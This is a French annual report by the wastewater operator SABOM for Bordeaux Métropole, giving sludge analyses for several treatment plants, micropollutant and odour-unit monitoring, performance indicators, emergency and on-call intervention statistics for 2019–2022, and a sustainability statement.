**TABLEAU 9 - EXPL.11.5. Récapitulatif des analyses agronomiques des boues des stations d'épuration -
Partie 2**

Paramètre	Unité	Valeur limite	Sabarèges			Lille Blanquefort		
			Valeur minimale	Valeur maximale	Valeur moyenne	Valeur minimale	Valeur maximale	Valeur moyenne
Cadmium	mg(Cd)/kg	10	0,74	1,00	0,85	0,51	0,81	0,60
Chrome	mg(Cr)/kg	1 000	38,4	61,9	46,4	13,6	29,2	16,8
Cuivre	mg(Cu)/kg	1 000	192	295	243	236	319	277
Mercure	mg(Hg)/kg	10	0,3	1,0	0,5	0,2	1,0	0,3
Nickel	mg(Ni)/kg	200	20,0	28,4	25,6	11,6	19,4	14,9
Plomb	mg(Pb)/kg	800	24,1	52,5	32,1	8,2	21,1	11,7
Zinc	mg(Zn)/kg	3 000	653	819	737	221	552	367
Cr+Cu+Ni+Zn	mg/kg	4 000	925	1159	1052	485	886	677
Fluoranthène	mg/kg	5	0,06	0,71	0,28	0,04	0,29	0,10
B(b) fluor	mg/kg	2,5	0,04	0,64	0,16	0,04	0,12	0,10
B(a) pyr	mg/kg	2	0,04	0,34	0,13	0,04	0,12	0,10
Somme 7 PCB	µg/kg	800	56,00	63,00	59,92	56,00	63,00	59,90
PCB28	µg/kg		8,0	9,0	8,6	8,0	9,0	8,6
PCB52	µg/kg		8,0	9,0	8,6	8,0	9,0	8,6
PCB101	µg/kg		8,0	9,0	8,6	8,0	9,0	8,6
PCB118	µg/kg		8,0	9,0	8,6	8,0	9,0	8,6
PCB138	µg/kg		8,0	9,0	8,6	8,0	9,0	8,6
PCB153	µg/kg		8,0	9,0	8,6	8,0	9,0	8,6
PCB180	µg/kg		8,0	9,0	8,6	8,0	9,0	8,6
C/N			5,5	8,0	6,0	4,3	6,2	5,3
pH	unité pH		8,4	8,9	8,7	6,7	8,1	7,5
Siccité	%		23,2	27,6	25,8	10,4	24,0	18,30
Azote Kjeldhal	g(N)/kg		38,3	56,0	52,3	65,7	90,6	76,6
P2O5	kg(P2O5)/T		69,1	93,5	79,7	56,1	78,1	68,3
K	mg(K)/kg		760	1500	1078	6100	11900	9980
MgO	mg(MgO)/kg		4400	6000	5000	7800	13300	10092
Chaux (en CaO)	g/kg		55,6	73,5	63,9	23,7	38,0	30,1
Na2O	g/kg		0,5	0,8	0,6	0,9	2,0	1,2

**TABLEAU 9 - EXPL.11.5. Récapitulatif des analyses agronomiques
des boues des stations d'épuration - Partie 3**

Paramètre	Unité	Valeur limite	Les Cailhocs			Cantinolle		
			Valeur minimale	Valeur maximale	Valeur moyenne	Valeur minimale	Valeur maximale	Valeur moyenne
Cadmium	mg(Cd)/kg	10	0,71	0,83	0,76	0,97	1,90	1,30
Chrome	mg(Cr)/kg	1 000	14,6	17,5	16,1	37,5	67,5	48,7
Cuivre	mg(Cu)/kg	1 000	139	169	154	350	518	448
Mercure	mg(Hg)/kg	10	0,6	1,2	0,9	0,3	1,0	0,6
Nickel	mg(Ni)/kg	200	13,0	15,9	14,2	20,4	31,6	25,5
Plomb	mg(Pb)/kg	800	15,8	20,6	17,7	24,6	50,2	36,0
Zinc	mg(Zn)/kg	3 000	498	611	550	601	868	762
Cr+Cu+Ni+Zn	mg/kg	4 000	680	813	734	1036	1447	1283
Fluoranthène	mg/kg	5	0,04	0,10	0,08	0,13	0,58	0,30
B(b) fluor	mg/kg	2,5	0,04	0,07	0,05	0,04	0,30	0,20
B(a) pyr	mg/kg	2	0,04	0,06	0,04	0,05	0,37	0,20
Somme 7 PCB	µg/kg	800	56,000	63,000	57,170	56,000	63,000	59,700
PCB28	µg/kg		8,0	9,0	8,2	8,0	9,0	8,5
PCB52	µg/kg		8,0	9,0	8,2	8,0	9,0	8,5
PCB101	µg/kg		8,0	9,0	8,2	8,0	9,0	8,5
PCB118	µg/kg		8,0	9,0	8,2	8,0	9,0	8,5
PCB138	µg/kg		8,0	9,0	8,2	8,0	9,0	8,5
PCB153	µg/kg		8,0	9,0	8,2	8,0	9,0	8,6
PCB180	µg/kg		8,0	9,0	8,2	8,0	9,0	8,5
C/N			5,2	5,5	5,3	5,8	7,7	6,3
pH	unité pH		7,1	7,8	7,4	8,2	8,7	8,5
Siccité	%		14,9	21,5	17,5	22,0	54,9	28,7
Azote Kjeldhal	g(N)/kg		74,8	79,9	77,7	38,9	54,9	49,2
P2O5	kg(P2O5)/T		44,0	66,0	55,3	74,6	119,0	88,6
K	mg(K)/kg		6400	11200	8733	750	1500	1042
MgO	mg(MgO)/kg		7600	12900	9717	3700	6000	4788
Chaux (en CaO)	g/kg		18,7	26,4	23,1	57,2	86,2	70,9
Na2O	g/kg		0,9	1,2	1,1	0,4	1,0	0,6

EXPL.11.5. L'ANALYSE DES MICROPOLLUANTS

Suite à la parution de la note technique le 24 mars 2022 (TERL2209253N DGALN/DEB), une nouvelle campagne de recherche des micropolluants a débuté en 2022 sur les stations d'épuration du territoire de Bordeaux Métropole.

Cette démarche s'articule en 2 phases :

- 1 phase de recherche dans les eaux brutes et les eaux traitées pour identifier les micropolluants significatifs pour chaque STEU ;
- 1 phase de diagnostic à l'amont de chaque STEU pour une compréhension des sources d'émissions et une identification des actions de réduction.

Concernant la phase de recherche, chaque campagne se compose d'une série de 6 mesures dans les eaux brutes et dans les eaux traitées (voir fiche [ENV.3.3](#)).

Pour les 5 stations de la SABOM concernées (Louis Fargue, Clos de Hilde, Sabarèges, Cantinolle, Lille Blanquefort), 3 mesures ont été réalisées en 2022 et 3 autres mesures seront réalisées en 2023. Pour les eaux brutes, les mesures sont réalisées au point réglementaire A3 et, pour les eaux traitées, au niveau du point réglementaire A4. Pour les eaux brutes, une liste de 96 micropolluants est analysée. Pour les eaux traitées, ce sont 89 micropolluants qui sont mesurés.

A l'issue de ces 6 mesures, un rapport de synthèse sera établi par station permettant d'établir une liste des micropolluants significatifs pour chaque point (eaux brutes et eaux traitées).

Les diagnostics à l'amont devront ensuite être transmis au service de Police de l'eau avant le 31 décembre 2024. Ces diagnostics visent à identifier les sources potentielles de micropolluants et à proposer des actions de prévention ou de réduction à mettre en œuvre pour réduire les micropolluants arrivants aux stations d'épuration ou aux déversoirs d'orage. Voir aussi [ENV.3](#).

EXPL.11.6. AUTOSURVEILLANCE DES UNITÉS DE DÉSODORISATION

Dans le cadre de la réglementation ICPE (Installation classée pour la protection de l'environnement), les stations d'épuration de Clos de Hilde et de Louis Fargue font l'objet de contrôles réglementaires pour les unités de désodorisation.

Un prestataire externe est mandaté pour réaliser des mesures et des prélèvements réglementaires en entrée et sortie de chacune des désodorisations :

- 1 campagne d'analyses sur la STEP Louis Fargue sur les trois désodorisations
- 1 campagne d'analyses sur la STEP Clos de Hilde sur les deux désodorisations

Pour la station de Clos de Hilde, on note deux dépassements des concentrations en Amines sur les unités de désodorisation 1 et 2 (respectivement 1 mg/Nm³ et 0,77 mg/Nm³ pour un seuil à 0,1 mg/Nm³ le 18/05/2022).

Néanmoins cela n'impacte pas les odeurs mesurées au rejet qui sont inférieures à 50 uoE/m³ pour la désodorisation 2 et à 214 uoE/m³ au niveau de la désodorisation 1.

Pour la station de Louis Fargue, les mesures réalisées en 2022 montrent également de légers dépassements en Amines en sortie des unités de désodorisation des Densadeg et des prétraitements (mesures du 17/05/2022). Toutefois, cela n'impacte pas les niveaux d'odeurs mesurés qui sont tous nettement inférieurs aux seuils réglementaires.

A noter que le système de traitement de la décantation ne dispose pas d'une tour chimique acide ce qui induit par conséquent l'absence de traitement des amines.

EXPL.11.7. LE BILAN DES INDICATEURS

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur de pilotage PI09	Rendement épuratoire (DBO5)	N/A	LF = 91,2% CDH = 93,3% SAB = 95,3% CANT = 94,5% BLQ = 98,5% LC = 98%	LF = 90,87% CDH = 94,01% SAB = 94,95% CANT = 97,02% BLQ = 99,1% LC = 98,58%	LF : 89,55% CDH : 94,2% SAB : 94,86% CANT : 95,30% BLT : 99,23% LC : 98,82%	LF : 91,12% CDH : 93,75% SAB : 95,32% CANT : 97,16% BLT : 99,43% LC : 98,96%
Indicateur opérationnel UI4	% du temps où le débit d'entrée est supérieur au débit de référence	N/A	LF= 6/365=1,6% CDH : 52/365 = 14,2% BLQ : 45/365= 12,3% SAB: 39/365 = 10,7% CANT: 39/365 = 10,7% LC: 23/365 =6,3%	LF : 2/366= 0,5% CDH : 45/366= 12,3% BLQ : 39/366= 10,6% SAB : 39/366=10,6% CANT : 57/366= 15,6% LC : 20/366=5,5%	LF : 1/365= 0,3% CDH : 26/365= 7,1% BLQ : 31/365= 8,5% SAB : 36/365=9,9% CANT : 37/365= 10,1% LC : 17/365=4,6%	LF : 0/365= 0% CDH : 2/365= 0,5% SAB : 2/365= 0,5% CANT : 0/365= 0% BLQ : 1/365= 0,3% LC : 2/365=0,5%
Indicateur opérationnel UI16	Nombre de non conformités par an en eau par station	N/A	LF : 2 CDH : 2 SAB : 1 CANT : 0 BLQ : 0 LC : 0	LF : 0 CDH : 0 SAB : 0 CANT : 1 BLT : 0 LC : 0	LF:0 CDH : 1 SAB : 0 CANT : 5 BLT : 0 LC : 0	LF:1 CDH : 1 SAB : 0 CANT : 0 BLT : 0 LC : 0
Indicateur opérationnel UI18	Capacité résiduelle des stations d'épuration (par station d'épuration)	N/A	CDH: 4203 kg DBO5/j / 70050 EH LF: 1423 kg DBO5 /j / 23717 EH SAB: 728 kg DBO5/j / 12133 EH CANT : 204 kg DBO5/j / 3400 EH BLQ: 800 kg DBO5/j / 13333 EH	CDH:8400kgDBO5/j/140000 EH LF:1998 kgDBO5/j/33300EH SAB:361kgDBO5/j/6017EH CANT:0kgDBO5/j/0 EH BLQ:800kgDBO5/j/13330 EH	CDH: 4438 kg DBO5 soit 73966 EH en cap théorique LF: 2891 kg DBO5 soit 48183 EH en cap théorique SAB: 0 kg DBO5 en cap théorique et réelle CANT: 0 kg DBO5 en cap théorique sans transfert vers Lille / 907 kg DBO5 soit 15116 EH en cap théorique avec transfert vers Lille de 200 m3/h BLQ: 919 kg DBO5 soit 15317 EH en cap théorique sans transfert / 0 kg DBO5 en cap théorique avec le transfert de Cantinolle de 200 m3/h	CDH: 4 438 kg DBO5 soit 73 966 EH en cap théorique LF: 2 891 kg DBO5 soit 48 183 EH en cap théorique SAB: 0 kg DBO5 en cap théorique et réelle CANT: 0 kg DBO5 en cap théorique sans transfert vers Lille / 907 kg DBO5 soit 15 116 EH en cap théorique avec transfert vers Lille de 200 m3/h BLQ: 919 kg DBO5 soit 15 317 EH en cap théorique sans transfert / 0 kg DBO5 en cap théorique avec le transfert de Cantinolle de 200 m3/h
Indicateur opérationnel UI19	Débits entrants traités	N/A	90 422 900 m3	101 009 574 m3	95 323 733 m3	75 226 297 m3

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
ONEMA P203.3	Conformité de la collecte des effluents aux prescriptions définies nationales issues de la directive ERU	N/A	99,74%	99,75%	99,84%	99,98%
ONEMA P204.3	Conformité des équipements d'épuration aux prescriptions nationales issues de la directive ERU	N/A	100,00%	100,00%	100,00%	100,00%
ONEMA P254.3	Conformité des performances des équipements d'épuration au regard des prescriptions de l'acte individuel	100 %	99,64%	99,91%	99,64%	99,83%

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Autres pénalités 31	Rendement épuratoire annuel moyen	<p>Pour les paramètres suivants, MES en objectif de rendement épuratoire annuel minimum et DBO5/ DCO / NTK en objectif de rendement épuratoire annuel moyen :</p> <ul style="list-style-type: none"> - Sabarèges : MES = 94% ; DBO5 = 92% ; DCO = 88% - Cantinolle : MES = 95% ; DBO5 = 94% ; DCO = 90% ; NTK = 75% - Lille : MES = 98% ; DBO5 = 97% ; DCO = 95% ; NTK = 95% - Ambès : MES = 90% ; DBO5 = 90% ; DCO = 86% - Clos de Hilde : MES = 95% ; DBO5 = 92% ; DCO = 87% - Louis Fargue : MES = 92% ; DBO5 = 89% ; DCO = 82% 	Voir fichier source	Voir fichier source	Voir fichier source	<p>Rendement moyen annuel</p> <ul style="list-style-type: none"> - Sabarèges : MES = 96,77% ; DBO5 = 95,32% ; DCO = 91,39% - Cantinolle : MES = 97,48% ; DBO5 = 97,16% ; DCO = 92,93% ; NTK = 82% - Lille : MES = 98,85% ; DBO5 = 99,43% ; DCO = 96,68% ; NTK = 95,78% - Ambès : MES = 98,43% ; DBO5 = 98,96% ; DCO = 95,66% - Clos de Hilde : MES = 94,42% ; DBO5 = 93,75% ; DCO = 88,73% - Louis Fargue : MES = 93,38% ; DBO5 = 91,12% ; DCO = 86,68% <p>Concentration moyenne annuelle (mg/l)</p> <ul style="list-style-type: none"> - Sabarèges : MES = 9,27 ; DBO5 = 12,78 ; DCO = 57,14 - Cantinolle : MES = 7,81 ; DBO5 = 7,93 ; DCO = 46,81 ; NTK = 14,31 - Lille : MES = 2,49 ; DBO5 = 1,5 ; DCO = 18,51 ; NTK = 2,18 - Ambès : MES = 3,13 ; DBO5 = 2,48 ; DCO = 23,47 - Clos de Hilde : MES = 11,32 ; DBO5 = 12,13 ; DCO = 52,51 - Louis Fargue : MES = 12,06 ; DBO5 = 12,63 ; DCO = 48,58
Autres pénalités 32	Dépassements au regard de l'arrêté de rejet	0	<p>LF : 2 CDH: 2 SAB : 1 CANT : 0 BLT : 0 LC : 0</p>	<p>LF : 0 CDH: 0 SAB : 0 CANT : 1 BLT : 0 LC : 0</p>	<p>LF:0 CDH : 1 SAB : 0 CANT : 5 BLT : 0 LC : 0</p>	<p>LF : 1 CDH : 1 SAB : 0 CANT : 0 BLT : 0 LC : 0</p>

ONEMA P254.3 et AP32

En 2022, les 6 stations d'épuration ont respecté leurs arrêtés préfectoraux en matière de rejet :

- 4 stations d'épuration n'ont eu aucun dépassement : Cantinolle, Sabarèges, Lille Blanquefort, Les Cailhocs,
- la station d'épuration de Louis Fargue a eu 1 dépassement sur le paramètre DBO₅ qui reste dans le nombre de dépassements autorisés réglementairement (1 dépassement sur 25 autorisés pour le paramètre DBO₅ pour cette station d'épuration).
- la station de Clos de Hilde a eu 1 dépassement sur le paramètre MES qui reste dans le nombre de dépassements autorisés réglementairement (1 dépassement sur 25 autorisés pour le paramètre MES pour cette station d'épuration).

❖ UI18

Une note, en fichier source, explique pourquoi les capacités résiduelles sont les mêmes qu'en 2021.

Pour 2022, pour l'ensemble des stations d'épuration de Bordeaux Métropole les charges en DBO₅ reçues n'ont pas connu de variations significatives ce qui implique que les capacités résiduelles des installations n'ont pas été revues pour 2022.

Toutefois dans le cas de Louis Fargue, la baisse des charges en entrée de station pourrait laisser penser à une augmentation de la capacité résiduelle de l'installation. En revanche, l'augmentation des concentrations des effluents d'entrée, notamment en période de temps sec, a nécessité, pour maintenir une qualité de rejet équivalente, une injection de réactifs en décantation.

Ce dernier point tendrait plutôt à conclure à une baisse de la capacité résiduelle.

Par conséquent, cette hypothèse mérite d'être vérifiée pour Louis Fargue sur l'année 2023 notamment en raison du caractère atypique de l'année 2022 en termes de pluviométrie.

LE BILAN DES URGENCES ET DES ASTREINTES EXPL.12

SABOM

RÉFÉRENTIEL CONTRAT

Article 23.3

Intervention urgente

Article 65.2

Gestion des réclamations urgentes

Annexe 21 - Dispositifs d'astreinte et engagement

SOMMAIRE

EXPL.12.1. BILAN DES URGENCES	684
EXPL.12.2. BILAN DES ASTREINTES	686
EXPL.12.3. BILAN DES INDICATEURS.....	692

Le Délégué a une obligation d'intervention 24 heures sur 24, 7 jours sur 7, sous 60 minutes, dès lors qu'il a eu connaissance de la nécessité d'une intervention d'urgence afin de résoudre le problème par tous les moyens.

Lors de l'intervention d'urgence, la résolution du dysfonctionnement ou a minima, la suppression des conséquences liées au dysfonctionnement est effective dans un délai maximum de 4 heures.

EXPL.12.1. BILAN DES URGENCES

L'urgence est caractérisée par une des conditions suivantes :

- la mise en danger de personnes ou de biens,
- toute pollution accidentelle du milieu naturel ou menace d'une telle pollution sous les 4 heures,
- atteinte à la salubrité publique (débordement d'eaux usées sur la voie publique, obstruction de réseau entraînant la remontée des eaux usées chez l'utilisateur, etc.),
- la dégradation commencée ou probable sous 4 heures de biens.

Les urgences sur le réseau font référence aux interventions déclenchées par un client (Usagers, Mairies, Services Techniques, Pôles Territoriaux, Direction de l'Eau, etc.) en heures ouvrées et non ouvrées.

En 2022, 537 interventions urgentes sur le réseau ont été comptabilisées, ce qui représente 9,7 % des interventions demandées par les usagers à la SABOM.

Le nombre d'interventions d'urgence en heures ouvrées est de 377 (70 % des urgences) et en astreinte ce nombre est de 160 (30 % des urgences) ([voir EXPL.12.2](#) bilan des astreintes).

En 2022, le nombre d'interventions urgentes est supérieur à celui de 2020 (+20 %) et en baisse par rapport à 2021 (-24 %).

Le **TABLEAU 1** reprend l'ensemble de ces éléments mois par mois pour l'année 2019, 2020, 2021 et 2022.

Mois	Janvier	Février	Mars	Avril	Mai	Juin	Juillet	Août	Septembre	Octobre	Novembre	Décembre	TOTAL
Nombre total d'interventions par mois 2022	482	506	564	472	563	534	331	356	456	406	468	388	5 526
Nombre interventions urgentes TOTAL 2022	48	51	66	43	48	65	31	27	31	38	45	44	537
Nombre interventions urgentes (heures ouvrées) 2022	37	39	44	33	37	49	14	19	17	25	30	33	377
Nombre interventions urgentes (astreinte) 2022	11	12	22	10	11	16	17	8	14	13	15	11	160
% d'interventions d'urgence 2022	9,96%	10,08%	11,70%	9,11%	8,53%	12,17%	9,37%	7,58%	6,80%	9,36%	9,62%	11,34%	9,72%
Pluviométrie (mm) 2022	48	47	36,2	56,9	22	102	2,4	28,2	38,4	50,8	134,8	56	622,7

Année	2 019	2 020	2 021	2 022
Nombre total d'interventions par mois	5 280	5 410	5 593	5 526
Nombre interventions urgentes TOTAL	756	450	707	537
Nombre interventions urgentes (heures ouvrées)	632	323	526	377
Nombre interventions urgentes (astreinte)	124	127	181	160
% d'interventions d'urgence	14,32%	8,32%	12,64%	9,72%
Pluviométrie (mm)	1 088,18	1 074,00	925,30	622,7


Le nombre d'interventions réseau est fortement lié au contexte météorologique (**COURBE 1**).

Cependant, le nombre d'interventions est lié à certains types de pluie. En effet, le nombre d'interventions est conséquent notamment lors de très fortes pluies sur des durées courtes. Le nombre d'interventions n'est donc pas directement lié à la pluviométrie elle-même mais à sa typologie.

Pour 2022, les mois de mars et de juin ont comptabilisé le plus d'interventions réseau d'urgence.

Un seuil de 70 interventions sur 24h a été fixé avec la Métropole pour définir le caractère exceptionnel d'une situation et exclure ces événements de l'engagement de réactivité sous 90 minutes pénalisable pour les situations d'urgence. Pour 2022, une seule journée, le 22 juin, a comptabilisé plus de 70 interventions sur 24h.

COURBE 1 -EXPL.12.1 Evolutions des interventions réseau en fonction de la pluviométrie 2022



EXPL.12.2. BILAN DES ASTREINTES


L'astreinte vise à garantir la continuité du service public d'assainissement sur Bordeaux Métropole et à assurer la réception d'appels clients 24h/24, 365 jours par an. En 2022, ce sont 105 agents sur les 234 que compte la SABOM qui ont fait partie du dispositif d'astreinte et y ont participé.

Les interventions réalisées dans le cadre de l'astreinte répondent aux besoins de travaux urgents destinés à "préserver la sécurité des biens et des personnes", dans le cadre de l'obligation de service public de la SABOM, qui consiste principalement à assurer :

- la collecte et le traitement des eaux usées dans le respect de la clientèle et de l'environnement,
- le transport des eaux pluviales et la lutte contre les inondations.

L'organisation pour mener à bien l'ensemble de ces missions durant l'astreinte est présentée en **FIGURE 1**.

FIGURE 1 – EXPL.12.2. Organisation de l’astreinte



Une procédure d’astreinte a été établie afin de définir l’organisation, les rôles et responsabilités de chaque groupe d’astreinte ainsi que les compétences à avoir afin de garantir le bon déroulement des astreintes.

Les potentielles anomalies de fonctionnement sont centralisées, analysées et des actions correctives sont mises en place.

L'ensemble des personnels impliqués dans l'astreinte veillent à ce que les interventions soient réalisées en respectant les règles de sécurité de l'entreprise. Une attention toute particulière est apportée aux respects stricts des temps de travail maximum journaliers et hebdomadaires des agents montant l'astreinte.

L'ensemble du personnel du Délégué intégré au dispositif d'astreinte représente 105 personnes en 2022. Elles peuvent intégrer les plannings d'astreinte ou être sollicitées en renfort en cas de besoin exceptionnel.

USINES

Le nombre d'interventions d'astreinte sur les usines est de 683 en 2022 dont 554 défauts d'astreinte d'usines sur les alarmes de niveau 1 comptabilisées dans l'indicateur UI27 soit 86,8 % (**TABLEAU 2** et **DIAGRAMME 1**). Ces interventions sont en baisse de 5,8 % par rapport à 2021.

Pour l'ensemble des usines, la proportion de résolution d'alarmes à distance est de 42 % en 2022, valeur en augmentation par rapport à 2021 et 2020. Cette proportion de résolution à distance est en augmentation sur toutes les STEP où cela est réalisable. Ceci témoigne de l'évolution des installations et des compétences des opérateurs vers un pilotage distant de plus en plus efficace.

Pour les interventions d'astreinte USINES :

- 47 % d'entre elles concernent les postes et bassins,
- 53 % concernent les STEP dont 22 % ont été réalisées pour Louis Fargue.


Pour les interventions d'astreinte Usines, 329 interventions sont de niveau 1 pour les STEP et 225 le sont pour postes et bassins. Ces valeurs sont stables par rapport à 2021.

L'indicateur UI1, correspondant au nombre de dépassements du délai de 60 minutes lors d'une sortie en astreinte USINES de niveau 1, est de 1 intervention pour l'année 2022. Cette intervention n'a toutefois pas donné lieu à de quarts d'heure de retard échus pénalisables.

TABLEAU 2 - EXPL.12.2. Interventions en astreinte usines 2019, 2020, 2021 et 2022

Périmètre	Nombre 2019	Nombre 2020	Nombre 2021	Nombre 2022	% 2019	% 2020	% 2021	% 2022	Résolution à distance 2019	Résolution à distance 2020	Résolution à distance 2021	Résolution à distance 2022
Louis Fargue	105	130	117	147	17,1%	19%	17%	22%	28%	45%	32%	34%
Clos de Hilde	60	111	91	84	9,8%	16%	14%	12%	16%	21%	37%	45%
Sabarèges	34	64	56	39	5,5%	9%	8%	6%	21%	24%	32%	46%
Lille	23	25	13	16	3,8%	4%	2%	2%	19%	24%	31%	38%
Cantinolle	36	65	70	76	5,9%	9%	10%	11%	11%	25%	34%	51%
Les Cailhocs	6	4	3	2	1,0%	1%	0%	0%				
Postes et bassins	349	302	324	319	56,9%	43%	48%	47%				
TOTAL	613	701	674	683	100%	100%	100%	100%	19%	28%	32%	42%

DIAGRAMME 1 - EXPL.12.2 Répartition des interventions en astreinte usines 2022



RÉSEAU


Concernant le réseau, 687 interventions en astreinte ont été réalisées en 2022. Ce chiffre est en baisse de 11,5 % par rapport à 2021 (voir **TABLEAU 3** et **HISTOGRAMME 1**).

On constate que 80 % des interventions d'astreinte sont dues à des branchements ou réseaux obstrués. Ce chiffre est stable par rapport à 2021.

TABEAU 3 - EXPL.12.2 Interventions en astreinte réseau 2019, 2020, 2021 et 2022

	Nombre 2019	Nombre 2020	Nombre 2021	Nombre 2022	% 2019	% 2020	% 2021	% 2022
Bouche d'égout obstruée	2	0	0	0	0,2%	0,0%	0,0%	0,0%
Branchement obstrué	269	422	479	373	33,2%	47,9%	61,7%	54,3%
Réseau obstrué	361	210	167	182	44,6%	23,8%	21,5%	26,5%
Insuffisance réseau	0	89	0	0	0,0%	10,1%	0,0%	0,0%
Débordement	98	88	72	61	12,1%	10,0%	9,3%	8,9%
casse réseau	0	0	0	0	0,0%	0,0%	0,0%	0,0%
Excavation chaussée	14	27	21	19	1,7%	3,1%	2,7%	2,8%
Problème tampon	22	19	9	17	2,7%	2,2%	1,2%	2,5%
Infiltrations caves	9	10	17	22	1,1%	1,1%	2,2%	3,2%
Problème odeurs	13	16	10	6	1,6%	1,8%	1,3%	0,9%
Pollution	0	0	1	3	0,0%	0,0%	0,1%	0,4%
Privé	5	0	0	0	0,6%	0,0%	0,0%	0,0%
Autres	17	0	0	4	2,1%	0,0%	0,0%	0,6%
TOTAL	810	881	776	687	100,0%	100,0%	100,0%	100,0%

DIAGRAMME 2 - EXPL.12.2. Répartition des typologies d'intervention en astreinte réseau 2022



EXPL.12.3. BILAN DES INDICATEURS

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur opérationnel UA39	Taux d'interventions urgentes conduites dans les délais < 90 min	100%	91,0%	90,0%	90,0%	93,0%
Indicateur opérationnel UA40	Taux d'interventions urgentes résolues dans les délais < 4 h	100%	96,0%	98,0%	98,0%	99,0%
Indicateur opérationnel R41	Nombre de plaintes / d'appels pris par Ramsès en astreinte	N/A	438	979	879	719
Indicateur opérationnel R42	Nombre d'interventions déclenchées par Ramsès	N/A	Total : 3254 Astreinte : 1214 Hors astreinte : 2040 Réseaux : 2431 Usines : 823	Total : 4 084 Astreinte : 1 749 Hors astreinte : 2 335 Réseaux : 1 060 Usines : 2 887	Total : 4 213 Astreinte : 1 617 Hors astreinte : 2 596 Réseaux : 901 Usines : 2 967	Total : 3 979 Astreinte : 1 499 Hors astreinte : 2 480 Réseaux : 749 Usines : 2 882
Indicateur opérationnel UI1	Nombre de dépassements du délai en astreinte	0	10 interventions	7 interventions	11 interventions	1 intervention
Indicateur opérationnel UI27	Nombre de défaut d'astreinte usines (STEP, postes et bassins) sur les alarmes de niveau 1	STEP : <350 Postes et bassins : <350	STEP = 242 Postes et bassins = 266	STEP = 367 Postes et bassins = 200	STEP = 324 Postes et bassins = 264	STEP = 329 Postes et bassins = 225

❖ UA39

Nombre total de quarts d'heure entamés de retard : 45

❖ UA40

Nombre total de quarts d'heure entamés de retard : 14

❖ R41

Le comptage des appels pris par RAMSÈS en astreinte a démarré en Août 2019 ce qui explique l'évolution importante du résultat de l'indicateur entre 2019 et 2020.

❖ R42

Les autres interventions, hors réseaux et usines, concernent les pluviomètres, l'autosurveillance, les déshuileurs, les clapets, les chasses, le dispositif de rafraîchissement urbain déployé dans la cour de l'école Sousa Mendès à Bordeaux, ...

❖ UI1

Cet indicateur concerne les interventions Usines. Nombre total de quarts d'heure échus de retard : 0

DEVELOPPEMENT DURABLE

STRATEGIE ET DISPOSITIONS GENERALES EN TERMES DE DEVELOPPEMENT DURABLE

Favoriser la mixité, la diversité, l'équité au sein de l'entreprise et apporter une empreinte positive sur le territoire sont des enjeux au cœur de la politique d'entreprise de la SABOM.

L'ensemble des activités est inscrit dans une dynamique environnementale, sociale et économique durable et qui prend en compte l'ensemble des parties prenantes.

La démarche de la SABOM est en effet élaborée en mode ouvert, un mode de co-construction où notre expertise se combine à celle des acteurs de la métropole pour une croissance partagée et durable de l'économie locale.

C'est ainsi que le service pourra se construire et laisser une empreinte positive.

Une empreinte sur le milieu naturel et urbain :

Les systèmes d'assainissement répondent à des enjeux sanitaires et environnementaux. Malgré leur extrême technicité et leur performance, ils peuvent être la source d'impacts qu'il est nécessaire de prendre en compte et de maîtriser par des mesures adaptées et efficaces.

La connaissance enrichie des milieux permet à la SABOM de mieux comprendre les interactions entre la métropole et les écosystèmes de son environnement.

Le suivi que la SABOM réalise sur le milieu naturel, comme la Garonne, mais aussi la Jalle de Blanquefort ou le lac de Bordeaux par exemple, nous permet de tendre vers une **gestion intégrée**, indispensable au bon pilotage du service.

Les paysages naturels qui dessinent la métropole sont multiples, ils abritent une **biodiversité riche** dont certaines espèces sont rares ou menacées (cistude d'Europe, loutre européenne, cuivré des marais par exemple). La bonne exploitation du système d'assainissement garantit et favorise la préservation durable de cette biodiversité. Les actions préconisées portent plus loin la prise en compte de ce sujet avec des pratiques vertueuses pour l'entretien des sites qui sont confiés à la SABOM, une attention particulière à la préservation des habitats en place, une valorisation des sites en y créant des réservoirs de biodiversité et en partageant notre expérience avec la population et les entreprises du territoire.

Dans un contexte d'urbanisation croissante, la **maîtrise des odeurs** constitue un volet essentiel à l'acceptation durable du système d'assainissement.

Les consignes d'exploitation renforcées, couplées au suivi permanent des émissions olfactives permettent de maîtriser de façon optimale la gestion prédictive du risque de nuisance.

Ce volet est complété par une attention toute particulière aux observations des riverains, au travers de l'observatoire des odeurs de Louis Fargue ou d'appels d'usagers sur le réseau, qui sont pris en compte et traités rapidement par les équipes et des référents dédiés.

Enfin, de grands défis devront être relevés dans les années à venir sur le territoire métropolitain. Concilier l'urbanisation croissante et le maintien d'une métropole à haute qualité de vie nécessite de rester à la pointe de l'innovation et de l'excellence environnementale.

La SABOM en s'appuyant sur des **activités de recherche** et en construisant des projets autour du **développement durable**, s'inscrit dans cette ambition d'un assainissement à empreinte positive pour son environnement.

C'est le cas des projets menés autour de la résilience et qui visent par exemple à valoriser le potentiel des eaux pluviales, à lutter contre les îlots de chaleur urbain ou à mieux anticiper les crues fluvio-maritimes.

Une empreinte énergétique optimisée :

La SABOM met en œuvre des solutions concrètes et opérationnelles pour contribuer à l'ambition de Bordeaux Métropole de devenir territoire à énergie positive. La SABOM réduit ainsi significativement la consommation énergétique du service avec :

- Le renforcement du taux de véhicules propres depuis 2019 (première année du contrat),
- Le passage à 100% d'électricité verte depuis 2019,
- La mise en place d'équipements sobres dans le cadre par exemple du renouvellement des surpresseurs d'air,
- Le déploiement de systèmes de régulation avancés, tel que SBB (standard block biofilter) pour la gestion de l'aération à Louis Fargue et Clos de Hilde.

Un ensemble d'études et d'audits viennent alimenter notre démarche ISO 50 001 pour identifier et faire vivre une stratégie énergétique ambitieuse qui impactera également le bilan carbone du service lui-même suivi annuellement.

Une empreinte économique et sociale positive :

En tant qu'acteur de la métropole, la SABOM s'engage dans une stratégie structurante pour contribuer au développement économique et social de l'écosystème métropolitain.

Positionné comme un **catalyseur d'initiatives locales**, la SABOM s'appuie sur des partenariats forts avec les universités, les laboratoires et les entreprises innovantes de la métropole pour démultiplier notre agilité et notre capacité d'innovation et ainsi supporter l'écosystème local.

Notre volonté est que la SABOM s'investisse dans le tissu économique de Bordeaux Métropole en codéveloppant de nouvelles activités, de nouvelles compétences et donc de nouveaux emplois.

